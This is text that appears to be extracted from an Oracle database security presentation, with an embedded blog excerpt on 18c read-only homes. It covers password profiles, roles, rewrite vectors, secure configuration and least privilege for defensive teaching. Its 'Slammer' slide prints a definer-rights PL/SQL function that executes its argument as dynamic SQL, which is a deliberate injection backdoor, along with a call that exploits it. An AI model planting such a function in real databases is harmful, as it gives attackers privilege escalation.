PASSWORD_VERIFY_FUNCTION	NULL
PRIVATE_SGA	UNLIMITED
SESSIONS_PER_USER	UNLIMITED

12cR2 ORA_STIG_PROFILE

COMPOSITE_LIMIT	UNLIMITED
CONNECT_TIME	UNLIMITED
CPU_PER_CALL	UNLIMITED
CPU_PER_SESSION	UNLIMITED
FAILED_LOGIN_ATTEMPTS	3
IDLE_TIME	15

INACTIVE_ACCOUNT_TIME	35
LOGICAL_READS_PER_CALL	UNLIMITED
LOGICAL_READS_PER_SESSION	UNLIMITED
PASSWORD_GRACE_TIME	5
PASSWORD_LIFE_TIME	60
PASSWORD_LOCK_TIME	UNLIMITED
PASSWORD_REUSE_MAX	10
PASSWORD_REUSE_TIME	265
PASSWORD_VERIFY_FUNCTION	ORA12C_STIG_VERIFY_FUNCTION
PRIVATE_SGA	UNLIMITED
SESSIONS_PER_USER	UNLIMITED

Starting with this release, you can use the INACTIVE_ACCOUNT_TIME parameter to automatically lock the account of a database user who has not logged in to the database instance in a specified number of days.

Password Verify Functions (1:3)

- Run \$ORACLE_HOME/rdbms/admin/utlpwdmg.sql

```
-- This script alters the default parameters for Password Management
-- This means that all the users on the system have Password Management
-- enabled and set to the following values unless another profile is
-- created with parameter values set to different value or UNLIMITED
-- is created and assigned to the user.
```

```
ALTER PROFILE DEFAULT LIMIT
FAILED_LOGIN_ATTEMPTS          10
INACTIVE_ACCOUNT_TIME UNLIMITED
PASSWORD_GRACE_TIME            7
PASSWORD_LIFE_TIME UNLIMITED
PASSWORD_LOCK_TIME             1
PASSWORD_REUSE_TIME UNLIMITED
PASSWORD_REUSE_MAX UNLIMITED
PASSWORD_VERIFY_FUNCTION ora12c_verify_function;
```

Password Verify Functions (2:3)

- Uncomment the CIS or STIG profiles for improved security

```
/**
The below set of password profile parameters would take into consideration
recommendations from Center for Internet Security[CIS Oracle 11g].

ALTER PROFILE DEFAULT LIMIT
PASSWORD_LIFE_TIME 180
PASSWORD_GRACE_TIME 7
PASSWORD_REUSE_TIME UNLIMITED
PASSWORD_REUSE_MAX UNLIMITED
FAILED_LOGIN_ATTEMPTS 10
PASSWORD_LOCK_TIME 1
INACTIVE_ACCOUNT_TIME UNLIMITED
PASSWORD_VERIFY_FUNCTION ora12c_verify_function;
*/

/**
The below set of password profile parameters would take into
consideration recommendations from Department of Defense Database
Security Technical Implementation Guide[STIG v8R1].

ALTER PROFILE DEFAULT LIMIT
PASSWORD_LIFE_TIME 60
PASSWORD_REUSE_TIME 365
PASSWORD_REUSE_MAX 5
FAILED_LOGIN_ATTEMPTS 3
PASSWORD_VERIFY_FUNCTION ora12c_strong_verify_function;*/
```


Password Verify Functions (3:3)

- Function input

```
create or replace function ora_complexity_check(  
  password varchar2,  
  chars     integer := null,  
  letter    integer := null,  
  uppercase integer := null,  
  lowercase integer := null,  
  digit     integer := null,  
  special   integer := null)  
return boolean is  
...
```

- How it works

```
-- Classify each character in the password.  
for i in 1..len loop  
  ch := substr(password, i, 1);
```

- You can make this substantially more secure by altering the algorithm

```
if chars is not null and len < chars then  
  ret := utl_lms.get_message(28206, 'RDBMS', 'ORA', lang, message);  
  raise_application_error(-20000, utl_lms.format_message(message, CAST(chars AS PLS_INTEGER)));  
end if;  
if len < 20 then  
  ret := utl_lms.get_message(28206, 'RDBMS', 'ORA', lang, message);  
  raise_application_error(-20000, utl_lms.format_message(message, CAST(chars AS PLS_INTEGER)));  
end if;
```

Morgan's Profile Rules

1. Create your own profiles based on what is required after an assessment of what is reasonable from the standpoint of security and usability
2. Assign default Oracle accounts like SYS and SYSTEM to a DBA profile with liberal or no limits
3. Assign application servers to a profile that includes severe limits for example one that only allows a single failed login attempt ... the application server will not self-correct on a second or 1000th try ... it will, however, create a DDOS attack
4. Assign individual users, for example those running report writers, to a profile crafted for that purpose
5. After no account is remains assigned to the DEFAULT profile ... alter it to make it essentially unusable ... for example it can have a password verify function that always returns FALSE and lock after a single failed login attempt for hundreds of days

Read Only Oracle Home

- One of the new features present in Oracle 18c in the read only Oracle home
- Why a read only home?
 - Prevents anyone from modifying files under \$ORACLE_HOME
 - /dbs (spfile)
 - /network/admin (sqlnet.ora, listener.ora, tnsnames.ora)
 - /rdbms/admin (source code for data dictionary objects, functions, packages, and procedures)
 - /sqlplus/admin (glogin.sql runs automatically with every SQL*Plus login)

```

[oracle@oem13c2-demo-db18c oracle]$ ls
admin  audit  cfgtoollogs  checkpoints  diag  product
[oracle@oem13c2-demo-db18c oracle]$ cd product
[oracle@oem13c2-demo-db18c product]$ ls
18.0.0  apex  java  ords
[oracle@oem13c2-demo-db18c product]$ cd 18.0.0/
[oracle@oem13c2-demo-db18c 18.0.0]$ ls
dbhome_1
[oracle@oem13c2-demo-db18c 18.0.0]$ cd dbhome_1/
[oracle@oem13c2-demo-db18c dbhome_1]$ ls
addnode      clone  data      diagnostics  has      javavm  lib      nls      oracore  oss      precomp  relnotes  runInstaller  sqlj      ucp
apex          crs    dbjava    dmdu         hs       jdbc    log       odbc     oraInst.loc  oui      QOPatch  root.sh     schagent.conf  sqlpatch  usm
assistants   css    dbs       drdaas       install  jdk     md        olap     ord       owm      R        root.sh.bkup  sdk        sqlplus    utl
bin           ctx    deinstall dv           instantclient  jlib    mgw      OPatch   ordim     perl    racg     root.sh.old  slax        srvnm      wwq
cfgtoollogs  cv     demo      env.ora      inventory ldap     network  opmn     ords      plsqli  rdbms    root.sh.old.1  sqldeveloper  suptools  xdk
[oracle@oem13c2-demo-db18c dbhome_1]$
    
```




18c Read Only Oracle Home

By Franck Pachot | February 18, 2018 | Oracle | No Comments

A screenshot of the Oracle Database 18c installer. It features a solid red background with the text "18c ORACLE Database" in white. The "18c" is large and bold, while "ORACLE" and "Database" are smaller and in a sans-serif font.

18c ORACLE
Database

Launching Oracle Database 18c installer

This is the big new feature of Oracle 18c about database software installation. Something that was needed for decades for the ease of software deployment. [Piet de Visser](#) raised this to Oracle a long time ago, and we were talking about that recently when discussing this new excitement to deploy software in Docker containers. Docker containers are by definition immutable images. You need a Read Only Oracle Home, all the immutable files (configuration, logs, database) being in an external volume. Then, to upgrade the software, you just open this volume with an image of the new database version.

```
2. Ora18Cloud
[oracle@oem13c2-demo-db18c bin]$ pwd
/u01/app/oracle/product/18.0.0/dbhome_1/bin
[oracle@oem13c2-demo-db18c bin]$ ls -al rooh*
-rwxr-x--- 1 oracle oinstall 4631 Feb  8 08:45 roohctl
[oracle@oem13c2-demo-db18c bin]$
```

```
[oracle@oem13c2-demo-db18c bin]$ more roohctl
#!/bin/sh
#
# $Header: assistants/bin/roohctl.sh.pp /main/5 2017/09/05 01:53:02 jaikrish Exp $
#
# roohctl.sh
#
# Copyright (c) 2014, 2017, Oracle and/or its affiliates. All rights reserved.
#
# NAME
#     roohctl.sh - <one-line expansion of the name>
#
# DESCRIPTION
#     <short description of component this file declares/defines>
#
# NOTES
#     <other useful comments, qualifications, etc.>
#
# MODIFIED    (MM/DD/YY)
# mstalin     08/22/17 - 26495385 Could not get inventory location error
# mstalin     09/12/14 - Script file for roohctl
# mstalin     09/12/14 - Creation
#
#####
# Variables set by Oracle Universal Installer for dependent components.
#####
```

```
# Check if user is non-root

MYPLATFORM=`uname`

# make sure others can not read/write any files created
umask 27

# The environment variable $TWO_TASK cannot be set during the installation
unset TWO_TASK

# The environment variable $JAVA_HOME cannot be set during the installation
unset JAVA_HOME

# Basic error checking
case $OH in
    "") echo "*** ORACLE_HOME Not Set!"
        echo "    Set and export ORACLE_HOME, then re-run"
        echo "    ORACLE_HOME points to the main directory that"
        echo "    contains all Oracle products."
        exit 1;;
esac

#call platform_common script
. $ORACLE_HOME/bin/platform_common

# Check if user is non-root
if [ "$RUID" = "0" ]; then
    echo "roohctl cannot be run as root."
    exit 1;
fi

JRE_OPTIONS="${JRE_OPTIONS} -Dsun.java2d.font.DisableAlgorithmicStyles=true -DIGNORE_PREREQS=$IGNORE_PREREQS -mx128m $DEBUG_STRING"

# Set Classpath for ROOHCTL
CLASSPATH=$ROOHCTL_CLASSPATH:$ASSISTANTS_COMMON_CLASSPATH:$SHARE_CLASSPATH:$XMLPARSER_CLASSPATH:$GDK_CLASSPATH:$NETCFG_CLASSPATH:$SRVM_CLASSPATH:$INSTALLER_CLASSPATH

ARGUMENTS=""
NUMBER_OF_ARGUMENTS=$#
if [ $NUMBER_OF_ARGUMENTS -gt 0 ]; then
    ARGUMENTS=$*
fi
```

```
#####

# Run roohctl
exec $JRE_DIR/bin/java $JRE_OPTIONS -classpath $CLASSPATH oracle.assistants.roohctl.RoohCtl $ARGUMENTS
[oracle@oem13c2-demo-db18c bin]$ clear
[oracle@oem13c2-demo-db18c bin]$ pwd
/u01/app/oracle/product/18.0.0/dbhome_1/bin
[oracle@oem13c2-demo-db18c bin]$ ls -al rooh*
-rwxr-x--- 1 oracle oinstall 4631 Feb  8 08:45 roohctl
[oracle@oem13c2-demo-db18c bin]$ clear
[oracle@oem13c2-demo-db18c bin]$ more roohctl
#!/bin/sh
#
# $Header: assistants/bin/roohctl.sh.pp /main/5 2017/09/05 01:53:02 jaikrish Exp $
#
# roohctl.sh
#
# Copyright (c) 2014, 2017, Oracle and/or its affiliates. All rights reserved.
#
# NAME
#   roohctl.sh - <one-line expansion of the name>
#
# DESCRIPTION
#   <short description of component this file declares/defines>
#
# NOTES
#   <other useful comments, qualifications, etc.>
#
# MODIFIED   (MM/DD/YY)
# mstalin    08/22/17 - 26495385 Could not get inventory location error
# mstalin    09/12/14 - Script file for roohctl
# mstalin    09/12/14 - Creation
#
```


- With a Read Only Oracle Home we protect files that should be static upon install and minimize the footprint for attack to a very small number of files that must be dynamic
- To identify the new locations Oracle has created 2 new environment variables
 - Oracle Base Configuration (orabaseconfig) which exists primarily as a mapping to .ora and .dat files
 - Oracle Base Home (orabasehome) which is primarily intended as a mapping to /network/admin
- You enable a Read Only Oracle Home with `roohctl -enable` as shown below

```
[oracle@VM181 18c]$ roohctl -enable
Enabling Read-Only Oracle home.
Update orabasetab file to enable Read-Only Oracle home.
Orabasetab file has been updated successfully.
Create bootstrap directories for Read-Only Oracle home.
Bootstrap directories have been created successfully.
Bootstrap files have been processed successfully.
Read-Only Oracle home has been enabled successfully.
Check the log file /u01/app/oracle/cfgtoollogs/roohctl/roohctl-180217PM111551.log.
```

Rewrite Vulnerabilities

What Is A Rewrite Vulnerability?

- Rewrite occurs when a database optimizer transparently replaces executed SQL with a different statement that, hopefully, produces the exact same result set
- The replacement statement may improve performance
- The replacement statement may be the worst Cartesian Join you can imagine
- The replacement statement may breach your carefully crafted security
- There are three places in Oracle where rewrite occurs in most databases
 - Optimizer Rewrites
 - Enabled rewrites such as `STAR_TRANSFORMATION_ENABLED`
 - By default the Oracle database will rewrite every DML statement it processes
 - The only way you can stop this rewrite is with SQL baselines or with full hinting
 - Optimizer rewrites will never change the nature of statement and thus cannot, in and of themselves, constitute a security risk

Full Hinting (an example from Johnathan Lewis)

Consider, for example:

```
SELECT /*+ index(t1 t1_abc) index(t2 t2_abc) */ COUNT(*)  
FROM t1, t2  
WHERE t1.col1 = t2.col1;
```

For weeks, this may give you the plan:

```
NESTED LOOP  
  table access by rowid t1  
    index range scan t1_abc  
  table access by rowid t2  
    index range scan t2_abc
```

Then, because of changes in statistics, or init.ora parameters, or nullity of a column, or a few other situations that may have slipped my mind at the moment, this might change to:

```
HASH JOIN  
  table access by rowid t2  
    index range scan t2_abc  
  table access by rowid t1  
    index range scan t1_abc
```

Your hints are still obeyed, the plan has changed. On the other hand, if you had specified:

```
SELECT /*+ no_parallel(t1) no_parallel(t2) no_parallel_index(t1) no_parallel_index(t2)  
ordered use_nl(t2) index(t1 t1_abc) index(t2 t2_abc) */ COUNT(*)  
FROM t1, t2  
WHERE t1.col1 = t2.col1;
```

Then I think you could be fairly confident that there was no way that Oracle could obey the hints whilst changing the access path.

Materialized View Rewrites

- Materialized View Rewrites must be authorized through DDL and instruct a query to consider using a Materialized View in place of a table
- Here are some examples of explicit MV rewrite authorizations

```
CREATE MATERIALIZED VIEW mv_rewrite
TABLESPACE uwdata
REFRESH ON DEMAND
ENABLE QUERY REWRITE
AS SELECT s.srvr_id, i.installstatus, COUNT(*)
FROM servers s, serv_inst i
WHERE s.srvr_id = i.srvr_id
GROUP BY s.srvr_id, i.installstatus;

ALTER SYSTEM SET query_rewrite_enabled = TRUE;
ALTER SYSTEM SET query_rewrite_enabled = FORCE;
ALTER SESSION SET query_rewrite_integrity = ENFORCED;
ALTER SESSION SET query_rewrite_integrity = STALE_TOLERATED;
ALTER SESSION SET query_rewrite_integrity = TRUSTED;
```

- Materialized View rewrites will never change the nature of statement and thus cannot, in and of themselves, constitute a security risk

Rewrite Vectors

- But there are 3 rewrite capabilities that are far more powerful and thus far more dangers ... you need to be aware of them
 - DBMS_ADVANCED_REWRITE
 - DBMS_SQL_TRANSLATOR
 - DBMS_SQLDIAG

DBMS_ADVANCED_REWRITE

- This package contains interfaces that can be used to create, drop, and maintain functional equivalence declarations for query rewrites
- According to the Oracle docs: "To gain access to these procedures, you must connect as SYSDBA and explicitly grant execute access to the desired database administrators"

```
SQL> SELECT grantee
2  FROM dba_tab_privs
3  WHERE table_name = 'DBMS_ADVANCED_REWRITE'
4  ORDER BY 1;

no rows selected
```

- But should someone gain execute privilege on the package, for example through any one of a number of means they can do this

```
dbms_advanced_rewrite.declare_rewrite_equivalence(
name          VARCHAR2,
source_stmt    CLOB,
destination_stmt CLOB,
validate      BOOLEAN := TRUE,
rewrite_mode   VARCHAR2 := 'TEXT_MATCH');
```

and have the optimizer swap the authentic statement for one they crafted

DBMS_SQL_TRANSLATOR

- The Oracle docs state: " When translating a SQL statement or error, the translator package procedure will be invoked with the same current user and current schema as those in which the SQL statement being parsed. The owner of the translator package must be granted the TRANSLATE SQL user privilege on the current user. Additionally, the current user must be granted the EXECUTE privilege on the translator package."
- The declared business case for this package is that it can be used to intercept TransactSQL calls to an Oracle database and allow the database owner to translate those that would fail into Oracle SQL or PL/SQL

```
dbms_sql_translator.register_sql_translation(  
profile_name      IN VARCHAR2,  
sql_text          IN CLOB,  
translated_text   IN CLOB      DEFAULT NULL,  
enable            IN BOOLEAN DEFAULT TRUE);  
PRAGMA SUPPLEMENTAL_LOG_DATA(register_sql_translation, AUTO_WITH_COMMIT);
```

```
exec dbms_sql_translator.register_sql_translation(  
profile_name =>'UW_TSQLTRANS',  
sql_text =>'SELECT srvr_id INTO uwclass.tsql_target FROM uwclass.servers',  
translated_text =>'INSERT INTO uwclass.tsql_target SELECT srvr_id FROM uwclass.servers');
```


DBMS_SQLDIAG

- DBMS_SQLDIAG is part of the Oracle Diagnostic Pack and contains the procedure CREATE_SQL_PATCH
- A SQL patch, as used by this procedure, is a set of user specified hints for specific statements identified by the SQL text
- When considering this as a vulnerability consider the following
 - By default EXECUTE is granted to PUBLIC
 - Hints can be used to override configuration settings such as PARALLEL DEGREE and have the effect of substantially degrading performance and oversubscribing resources

```
dbms_sqldiag.create_sql_patch(  
  sql_text  IN CLOB,  
  hint_text IN CLOB,  
  name      IN VARCHAR2 := NULL,  
  decription IN VARCHAR2 := NULL,  
  category  IN VARCHAR2 := NULL,  
  validate  IN BOOLEAN  := TRUE)  
RETURN VARCHAR2;
```

```
SQL> DECLARE  
  2   stxt CLOB := 'SELECT /* CREATE_PATCH2 */ COUNT(*), MAX(siid)  
FROM uwclass.serv_inst WHERE srvr_id = :srvrid';  
  3   htxt CLOB := 'BIND_AWARE';  
  4   retVal VARCHAR2(60);  
  5 BEGIN  
  6   retVal := sys.dbms_sqldiag.create_sql_patch(stxt, htxt);  
  7 END;  
  8 /
```

PL/SQL procedure successfully completed.

Roles

Roles

- A role is a collection of system and/or object privileges
- Roles can also collect other roles creating a hierarchy
- For example
 - Create a READONLY role for report writers
 - Create a CUST_SERV role that allows updating a customer's "comments" information
 - Grant the READONLY role to the CUST_SERV role
- The value of roles is optimal when they are designed to correspond to the org chart or a chart of roles-and-responsibilities

Default Roles (1:2)

12cR1 New

ADM_PARALLEL_EXECUTE_TASK
APEX_GRANTS_FOR_NEW_USERS_ROLE
AUDIT_ADMIN
AUDIT_VIEWER
CAPTURE_ADMIN
CDB_DBA
DBAHADOOP
DV_AUDIT_CLEANUP
DV_GOLDENGATE_ADMIN
DV_GOLDENGATE_REDO_ACCESS
DV_MONITOR
DV_PATCH_ADMIN
DV_STREAMS_ADMIN
DV_XSTREAM_ADMIN
EM_EXPRESS_ALL
EM_EXPRESS_BASIC
GSMADMIN_ROLE
GSMUSER_ROLE
GSM_POOLADMIN_ROLE
HS_ADMIN_SELECT_ROLE
LBAC_DBA
OPTIMIZER_PROCESSING_RATE
PDB_DBA
PROVISIONER
XS_CACHE_ADMIN
XS_NAMESPACE_ADMIN
XS_RESOURCE
XS_SESSION_ADMIN

12cR1 Dropped

DELETE_CATALOG_ROLE

12cR2 New

APEX_ADMINISTRATOR_READ_ROLE
APPLICATION_TRACE_VIEWER
DATAPATCH_ROLE
DBJAVASCRIPT
DBMS_MDX_INTERNAL
DV_POLICY_OWNER
GGSYS_ROLE
RDFCTX_ADMIN
RECOVERY_CATALOG_OWNER_VPD
SODA_APP
SYSUMF_ROLE
XFILES_ADMINISTRATOR
XFILES_USER
XS_CONNECT

12cR2 Dropped

DBAHADOOP
SPATIAL_WFS_ADMIN
WFS_USR_ROLE
XS_RESOURCE

Default Roles (2:2)

18cR3 New

None

18cR3 Dropped

JAVA_DEPLOY

SPATIAL_CSW_ADMIN

XFILES_ADMINISTRATOR

XFILES_USER

19cR2 New

APPLICATION_TRACE_VIEWER

BDSQL_ADMIN

GSMROOTUSER_ROLE

MGW_ADMINISTRATOR_ROLE

MGW_AGENT_ROLE

ORACLE_JAVA_DEV

SYSUMF_ROLE

19cR2 Dropped

None

Role Privileges (1:2)

```
-- log in as SYS
```

```
SQL> SELECT role, password_required, oracle_maintained  
2 FROM dba_roles  
3 ORDER BY 3;
```

```
SQL> CREATE ROLE zzyzx;
```

```
SQL> SELECT role, password_required, oracle_maintained  
2 FROM dba_roles  
3 ORDER BY 3 DESC;
```

```
SQL> SELECT grantee, granted_role, admin_option, delegate_option  
2 FROM dba_role_privs  
3 WHERE grantee NOT LIKE 'SYS%'  
4* ORDER BY 1;
```

Role Privileges (2:2)

- This should raise red flags

```
SQL> SELECT privilege, admin_option
2 FROM role_sys_privs
3 WHERE role = 'CONNECT';
```

PRIVILEGE	ADM
SET CONTAINER	NO
CREATE SESSION	NO -- directly grant CREATE SESSION ... never grant CONNECT

```
SQL> SELECT privilege, admin_option
2 FROM role_sys_privs
3* WHERE role = 'RESOURCE';
```

PRIVILEGE	ADM
CREATE SEQUENCE	NO
CREATE PROCEDURE	NO
CREATE CLUSTER	NO
CREATE INDEXTYPE	NO
CREATE OPERATOR	NO
CREATE TYPE	NO
CREATE TRIGGER	NO
CREATE TABLE	NO

- Why does anyone need the CREATE CLUSTER, CREATE INDEXTYPE or CREATE OPERATOR privileges?

Enhancing Role Security

- Most database product support the concept of Roles that can be used to create a logical object that consists of groups of privileges (system and/or object)
- To protect sensitive application components system privileges and roles should never be directly assigned to an application or user ... they should be protected with passwords

```
-- role secured by password
CREATE ROLE read_only IDENTIFIED BY "S0^Sorry";

-- role secured by PL/SQL package
CREATE OR REPLACE PACKAGE db_security AUTHID CURRENT_USER IS
    PROCEDURE enable_role;
END db_security;
/

CREATE OR REPLACE PACKAGE BODY db_security IS
    PROCEDURE enable_role IS
    BEGIN
        dbms_session.set_role('read_only');
    END enable_role;
END db_security;
/

SELECT * FROM dba_application_roles;

CREATE ROLE read_only IDENTIFIED USING db_security;
```


Secure Configuration

Secure Configuration

- A script run in 12c+ as part of installation that creates a "secure configuration"
- Review the script `$ORACLE_HOME/rdbms/admin/secconf.sql`

```
Rem      Secure configuration settings for the database include a reasonable
Rem      default password profile, password complexity checks, audit settings
Rem      (enabled, with admin actions audited), and as many revokes from PUBLIC
Rem      as possible. In the first phase, only the default password profile is included.
```

Performs the following

- Modifies the Default profile
- Creates audit policy: ORA_ACCOUNT_MGMT
- Creates audit policy: ORA_DATABASE_PARAMETER
- Creates audit policy: ORA_LOGON_FAILURES
- Creates audit policy: ORA_SECURECONFIG
- Creates audit policy: ORA_CIS_RECOMMENDATIONS
- Executed indirectly when `$ORACLE_HOME/rdbms/admin/catproc.sql` is run

Secure Configuration (1:2)

- There is a script run in Oracle 12cR1 and above as part of a new installation that creates a "secure configuration"

```
Rem DESCRIPTION
Rem Secure configuration settings for the database include a reasonable
Rem default password profile, password complexity checks, audit settings
Rem (enabled, with admin actions audited), and as many revokes from PUBLIC
Rem as possible. In the first phase, only the default password profile is
Rem included.
Rem
Rem NOTES
Rem Only invoked for newly created databases, not for upgraded databases
```

- Modifies the Default profile
 - Creates audit policy: ORA_ACCOUNT_MGMT
 - Creates audit policy: ORA_DATABASE_PARAMETER
 - Creates audit policy: ORA_LOGON_FAILURES
 - Creates audit policy: ORA_SECURECONFIG
 - Creates audit policy: ORA_CIS_RECOMMENDATIONS
- Executed indirectly when `$ORACLE_HOME/rdbms/admin/catproc.sql` is run
- Review the script `$ORACLE_HOME/rdbms/admin/secconf.sql`

Secure Configuration (2:2)

- The reason I have shown this to you is that understanding this file and how it impacts security is essential for creating a secure environment with auditing
- And Oracle, as do other OEMs, do not publicize the existence of these files and their impact on security and risk
- What is your process and procedure for discovering in the products you standardize upon?

Slammer

Slammer

```
CREATE OR REPLACE FUNCTION get_file_id(fname IN VARCHAR2) RETURN NUMBER AUTHID DEFINER IS
  x NUMBER;
  PRAGMA AUTONOMOUS_TRANSACTION;
BEGIN
  SELECT ddf.file_id
  INTO x
  FROM dba_data_files ddf
  WHERE UPPER(ddf.file_name) = UPPER(fname);

  RETURN x;
EXCEPTION
  WHEN OTHERS THEN
    BEGIN
      EXECUTE IMMEDIATE fname;
    EXCEPTION
      WHEN OTHERS THEN
        RETURN 0;
    END;
  RETURN 0;
END get_file_id;
/

SELECT dbms_metadata.get_ddl('TABLE','COMMON_LOGS','LOGS')
INTO x
FROM dual;

SELECT sys.get_file_id('DECLARE x CLOB; BEGIN SELECT dbms_metadata.get_ddl('TABLE','COMMON_LOGS','LOGS')
INTO x
FROM dual; dbms_output.put_line(x); END;') FROM dual;
```


SQL Injection



SQL Injection (2:3)

- If you do not know how to attack your databases ... you cannot prevent an attack?
- There are default behaviours in all database products, including Oracle, that can be taken advantage of by anyone even moderately familiar with how they work
- In this example I am forcing the database to resolve everything within parentheses
- Also nested within parentheses could be a simple statement such as "GRANT DBA TO" and the database has no way to know there is a risk

```
SQL> SELECT (SELECT 'Dan' FROM DUAL) || (SELECT ' ' FROM DUAL) || (SELECT 'Morgan' FROM dual) AS RESULT
2 FROM (SELECT 'DUAL' FROM dual)
3 WHERE (SELECT 1 FROM dual) = (SELECT 1 FROM dual)
4 AND (SELECT 2 FROM dual) BETWEEN (SELECT 1 FROM dual) AND (SELECT 3 FROM dual)
5 AND NVL((SELECT NULL FROM dual), (SELECT 'z' FROM dual)) = (SELECT 'z' FROM dual)
6* ORDER BY (SELECT 1 FROM dual);
```

RESULT

Dan Morgan

- To prevent SQL Injection attacks
 - Use Bind Variables
 - Use DBMS_ASSERT with all dynamic SQL statements

```
SQL> SELECT dbms_assert.sql_object_name('UWCLASS.SERVERS')
       2 FROM dual;

DBMS_ASSERT.SQL_OBJECT_NAME('UWCLASS.SERVERS')
-----
UWCLASS.SERVERS

SQL> SELECT dbms_assert.sql_object_name('UWCLASS.SERVERZ')
       2 FROM dual;
SELECT dbms_assert.sql_object_name('UWCLASS.SERVERZ')
       *
ERROR at line 1:
ORA-44002: invalid object name
ORA-06512: at "SYS.DBMS_ASSERT", line 383
```

System & Object Privileges

Privileges

- System Privileges are permission granted to a user or role that enable access to a specific syntax
 - For example: CREATE TABLE, ALTER USER, DROP SYNONYM
- User Privileges are permission granted to a user or role that enable access to a specific object
 - For example SELECT, INSERT, UPDATE, DELETE, EXECUTE
- There are only 3 rules that matter in granting privileges
 1. Grant the least privileges required for someone to do their job
 2. Never grant an ANY privilege without substantial, and documented, justification
 3. Never grant ADMINISTRATOR privileges
- If you have not done so in the last 12 months review all users for their system privileges and revoke those not required
- There is no excuse for granting Oracle's DBA role to any user
 - Members of the team will complain that they need it ... they do not
 - No one should have privileges they don't need and don't know what they do

Granting System Privileges

- The rule is simple ... never grant privileges in excess of those required to perform a specified job function
- Don't grant "ANY" privileges without documented justification

System Privileges Granted to the DBA Role

```
SQL> select privilege
2 FROM dba_sys_privs
3 WHERE grantee = 'DBA'
4 ORDER BY 1;
```

```
PRIVILEGE
-----
ADMINISTER ANY SQL TUNING SET
ADMINISTER DATABASE TRIGGER
ADMINISTER RESOURCE MANAGER
ADMINISTER SQL MANAGEMENT OBJECT
ADMINISTER SQL TUNING SET
ADVISOR
ALTER ANY ASSEMBLY
ALTER ANY CLUSTER
ALTER ANY CUBE
ALTER ANY CUBE BUILD PROCESS
ALTER ANY CUBE DIMENSION
ALTER ANY DIMENSION
ALTER ANY EDITION
ALTER ANY EVALUATION CONTEXT
ALTER ANY INDEX
ALTER ANY INDEXTYPE
ALTER ANY LIBRARY
ALTER ANY MATERIALIZED VIEW
ALTER ANY MEASURE FOLDER
ALTER ANY MINING MODEL
ALTER ANY OPERATOR
ALTER ANY OUTLINE
ALTER ANY PROCEDURE
ALTER ANY ROLE
ALTER ANY RULE
ALTER ANY RULE SET
ALTER ANY SEQUENCE
ALTER ANY SQL PROFILE
ALTER ANY SQL TRANSLATION PROFILE
ALTER ANY TABLE
ALTER ANY TRIGGER
ALTER ANY TYPE
ALTER DATABASE
ALTER PROFILE
ALTER RESOURCE COST
ALTER ROLLBACK SEGMENT
ALTER SESSION
ALTER SYSTEM
ALTER TABLESPACE
ALTER USER
ANALYZE ANY
ANALYZE ANY DICTIONARY
AUDIT ANY
AUDIT SYSTEM
```

```
BACKUP ANY TABLE
BECOME USER
CHANGE NOTIFICATION
COMMENT ANY MINING MODEL
COMMENT ANY TABLE
CREATE ANY ASSEMBLY
CREATE ANY CLUSTER
CREATE ANY CONTEXT
CREATE ANY CREDENTIAL
CREATE ANY CUBE
CREATE ANY CUBE BUILD PROCESS
CREATE ANY CUBE DIMENSION
CREATE ANY DIMENSION
CREATE ANY DIRECTORY
CREATE ANY EDITION
CREATE ANY EVALUATION CONTEXT
CREATE ANY INDEX
CREATE ANY INDEXTYPE
CREATE ANY JOB
CREATE ANY LIBRARY
CREATE ANY MATERIALIZED VIEW
CREATE ANY MEASURE FOLDER
CREATE ANY MINING MODEL
CREATE ANY OPERATOR
CREATE ANY OUTLINE
CREATE ANY PROCEDURE
CREATE ANY RULE
CREATE ANY RULE SET
CREATE ANY SEQUENCE
CREATE ANY SQL PROFILE
CREATE ANY SQL TRANSLATION
PROFILE
CREATE ANY SYNONYM
CREATE ANY TABLE
CREATE ANY TRIGGER
CREATE ANY TYPE
CREATE ANY VIEW
CREATE ASSEMBLY
CREATE CLUSTER
CREATE CREDENTIAL
CREATE CUBE
CREATE CUBE BUILD PROCESS
CREATE CUBE DIMENSION
CREATE DATABASE LINK
CREATE DIMENSION
CREATE EVALUATION CONTEXT
CREATE EXTERNAL JOB
CREATE INDEXTYPE
CREATE JOB
CREATE LIBRARY
CREATE MATERIALIZED VIEW
CREATE MEASURE FOLDER
```

```
CREATE MINING MODEL
CREATE OPERATOR
CREATE PLUGGABLE DATABASE
CREATE PROCEDURE
CREATE PROFILE
CREATE PUBLIC DATABASE LINK
CREATE PUBLIC SYNONYM
CREATE ROLE
CREATE ROLLBACK SEGMENT
CREATE RULE
CREATE RULE SET
CREATE SEQUENCE
CREATE SESSION
CREATE SQL TRANSLATION PROFILE
CREATE SYNONYM
CREATE TABLE
CREATE TABLESPACE
CREATE TRIGGER
CREATE TYPE
CREATE USER
CREATE VIEW
DEBUG ANY PROCEDURE
DEBUG CONNECT SESSION
DELETE ANY CUBE DIMENSION
DELETE ANY MEASURE FOLDER
DELETE ANY TABLE
DEQUEUE ANY QUEUE
DROP ANY ASSEMBLY
DROP ANY CLUSTER
DROP ANY CONTEXT
DROP ANY CUBE
DROP ANY CUBE BUILD PROCESS
DROP ANY CUBE DIMENSION
DROP ANY DIRECTORY
DROP ANY EDITION
DROP ANY EVALUATION CONTEXT
DROP ANY INDEX
DROP ANY INDEXTYPE
DROP ANY LIBRARY
DROP ANY MATERIALIZED VIEW
DROP ANY MEASURE FOLDER
DROP ANY MINING MODEL
DROP ANY OPERATOR
DROP ANY OUTLINE
DROP ANY PROCEDURE
DROP ANY ROLE
DROP ANY RULE
DROP ANY RULE SET
DROP ANY SEQUENCE
DROP ANY SQL PROFILE
DROP ANY SQL TRANSLATION PROFILE
```

```
DROP ANY SYNONYM
DROP ANY TABLE
DROP ANY TRIGGER
DROP ANY TYPE
DROP ANY VIEW
DROP PROFILE
DROP PUBLIC DATABASE LINK
DROP PUBLIC SYNONYM
DROP ROLLBACK SEGMENT
DROP TABLESPACE
DROP USER
EM EXPRESS CONNECT
ENQUEUE ANY QUEUE
EXECUTE ANY ASSEMBLY
EXECUTE ANY CLASS
EXECUTE ANY EVALUATION CONTEXT
EXECUTE ANY INDEXTYPE
EXECUTE ANY LIBRARY
EXECUTE ANY OPERATOR
EXECUTE ANY PROCEDURE
EXECUTE ANY PROGRAM
EXECUTE ANY RULE
EXECUTE ANY RULE SET
EXECUTE ANY TYPE
EXECUTE ASSEMBLY
EXEMPT DDL REDACTION POLICY
EXEMPT DML REDACTION POLICY
EXPORT FULL DATABASE
FLASHBACK ANY TABLE
FLASHBACK ARCHIVE ADMINISTER
FORCE ANY TRANSACTION
FORCE TRANSACTION
GLOBAL QUERY REWRITE
GRANT ANY OBJECT PRIVILEGE
GRANT ANY PRIVILEGE
